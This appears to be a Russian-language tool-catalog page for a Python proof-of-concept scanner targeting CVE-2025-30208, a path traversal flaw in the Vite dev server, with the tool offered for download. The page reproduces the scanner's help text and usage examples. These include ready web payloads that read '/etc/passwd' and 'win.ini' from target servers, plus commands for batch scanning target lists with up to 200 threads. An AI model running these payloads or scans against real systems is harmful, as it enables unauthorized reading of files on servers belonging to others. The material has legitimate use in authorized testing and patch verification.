
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-30208-PoC — Многопоточный сканер на Python для уязвимости обхода пути CVE-2025-30208 в Vite с поддержкой пользовательских полезных нагрузок, пакетным сканированием и отладкой прокси. | Kitploit
Инструменты/GitHubGitHub/isee857/cve-2025-30208-poc
Сканеры уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииВеб-безопасностьТестирование на Проникновение
GitHubisee857/cve-2025-30208-poc

CVE-2025-30208-PoC

Многопоточный сканер на Python для уязвимости обхода пути CVE-2025-30208 в Vite с поддержкой пользовательских полезных нагрузок, пакетным сканированием и отладкой прокси.

Репозиторий
241 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    628
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    366
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Отказ от ответственности:

Уязвимости и шаги по их воспроизведению, описанные в данной статье, предназначены исключительно для целей исследования безопасности и обучения. Никому не разрешается использовать информацию, представленную в этой статье, для незаконных целей или несанкционированного тестирования систем. Автор не несет ответственности за любой прямой или косвенный ущерб, возникший в результате использования информации из этой статьи.

При цитировании указывайте источник!

Адрес канала Fenchuan:

https://pc.fenchuan8.com/#/index?forum=101158&yqm=DGR4X

usage: vite_check.py [-h] [-f FILE] [-u URL] [-p PAYLOAD] [--proxy PROXY] [-o OUTPUT] [-t THREADS]

Vite路径遍历漏洞检测工具 Author:iSee857

optional arguments:

-h, --help 显示帮助信息

-f FILE, --file FILE 包含目标URL的文件

-u URL, --url URL 单个目标URL

-p PAYLOAD, --payload PAYLOAD

自定义检测路径(支持两种格式):

1. 带检测标识: /path??indicator
   
2. 仅路径: /path?param=1??

示例:

-p "/@fs/C://windows/win.ini?import&raw??"


-p "/@fs/etc/passwd?import&raw??"

--proxy PROXY 代理服务器地址(如: http://127.0.0.1:8080)

-o OUTPUT, --output OUTPUT

输出文件名(默认: results.xlsx)

-t THREADS, --threads THREADS

并发线程数量(默认: 50,范围: 1-200)```

使用示例

1. 扫描单个目标:

python CVE-2025-30208-PoC.py -u http://example.com -t 5

2、批量扫描目标文件:

python CVE-2025-30208-PoC.py -f targets.txt -o vuln_results.xlsx

3、使用自定义payload:

python CVE-2025-30208-PoC.py -u http://example.com -p "/@fs/etc/passwd?import&raw??"

4、使用代理调试:

python CVE-2025-30208-PoC.py -u http://example.com --proxy http://127.0.0.1:8080

5、组合使用参数:

python CVE-2025-30208-PoC.py -f targets.txt -t 200 -o critical_vulns.xlsx
image

image

Описание ключевых элементов:

  1. Использование блоков кода для представления описания параметров и примеров использования
  2. Описание параметров сохраняет формат исходной справочной информации
  3. Примеры охватывают основные сценарии использования
  4. Выделение значений по умолчанию и диапазонов
  5. Сохранение соответствия описания параметров исходному коду
  6. Организация содержимого с использованием заголовков разных уровней
Скачать инструмент





